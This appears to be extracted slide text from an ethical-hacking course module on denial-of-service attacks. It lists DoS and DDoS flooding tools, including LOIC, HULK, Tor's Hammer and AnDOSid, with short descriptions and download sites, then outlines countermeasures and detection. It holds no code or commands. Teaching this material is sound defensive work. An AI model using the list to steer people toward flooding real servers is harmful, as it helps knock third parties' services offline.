
DoS HTTP

- DoSHTTP is HTTP Flood Denial of Service (DoS) Testing Tool for Windows
- It includes URL verification, HTTP redirection, port designation, performance monitoring and enhanced reporting
- It uses multiple asynchronous sockets to perform an effective HTTP Flood



<http://socketsoft.net>

BanglaDos



<http://sourceforge.net>

DoS and DDoS Attack Tools



Tor's Hammer
<http://packetstormsecurity.com>



Moihack Port-Flooder
<http://sourceforge.net>



Anonymous-DoS
<http://sourceforge.net>



DDOSIM
<http://sourceforge.net>



DAVOSET
<http://packetstormsecurity.com>



HULK
<http://www.sectorix.com>



PyLoris
<http://sourceforge.net>



R-U-Dead-Yet
<https://code.google.com>



LOIC
<http://sourceforge.net>




GoldenEye HTTP Denial Of Service Tool
<http://packetstormsecurity.com>

DoS and DDoS Attack Tool for Mobile: AnDOSid



- ↳ AnDOSid allows attacker to simulate a DOS attack (A http post flood attack to be exact) and DDoS attack on a web server from mobile phones






<http://andosid.android.informer.com>

DoS and DDoS Attack Tool for Mobile: Low Orbit Ion Cannon (LOIC)



- Android version of Low Orbit Ion Cannon (LOIC) software is used for flooding packets which allows attacker to perform DDoS attack on target organization



<https://github.com>

Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Techniques

Botnets

DDoS Case Study

DoS/DDoS Attack Tools

6 Countermeasures

DoS/DDoS Protection Tools

DoS/DDoS Penetration Testing


Detection Techniques



